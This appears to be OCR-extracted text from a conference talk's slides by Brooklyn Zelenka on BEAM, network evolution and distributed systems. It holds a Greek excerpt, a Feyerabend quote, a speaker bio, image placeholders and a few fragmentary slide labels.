Burn Your Laurels

Network Evolution, The Consistency Treadmill, & Transcending Spacetime

τὸ παρὰ τῶν οὐδὲ μιᾶς
ὁ ἀμερμουμν
κ(αὶ) παρεμβολὴ
παν κατ

τὸ λοισαρακηνῶν ἐξεισι κατὰ ῥωμαίων σὺν τῷ αὐτάρχῃ τῷ ἀμερ
μουμνῇ κ(αὶ) ἴβηροις καὶ ἄλλοις τ(οῖς) προσχωρήσασιν αὐτῷ.

That's one heck of a network partition

Not to be bound by certain ‘obvious’ methodological rules [...] is both reasonable and ***absolutely necessary for the growth of knowledge***. [...] There are always circumstances when it is advisable not only to ignore the rule, but to ***adopt its opposite.***

– Paul Feyerabend, Against Method

Brooklyn Zelenka

@expede


- CTO at Fission (https://fission.codes)
  - Local-first, globally distributed, trustless
- PLT, VMs, DSys
- Original author of Witchcraft, Algae, Exceptional, etc
- Standards: UCAN (editor), EIPs, FVM, Multiformats, others
- Founded VanFP, VanBEAM, DSys Reading Group (join us!)

https://lu.ma/distributed-systems

I have stickers!

Meta 🔄

Let's Change Everything! (kthxbye)



Part I: Empex MTN 🇺🇸

Part II: CodeBEAM EU 🇸🇪

Meta 🔄

We ❤️ BEAM

The BEAM does ***so much right*** 👏

In many ways, we're actually ***ahead*** of the industry

...but as our ideas spread, this lead ***won't last***

The world ***changing around us*** 😃😨

Let's ask ***uncomfortable questions*** to find ***new directions for growth***

akka Orleans Swift

Meta 🔄

We ❤️ E

In ry

akka

Orleans

Swift

Meta 🔄

Random Walk





Image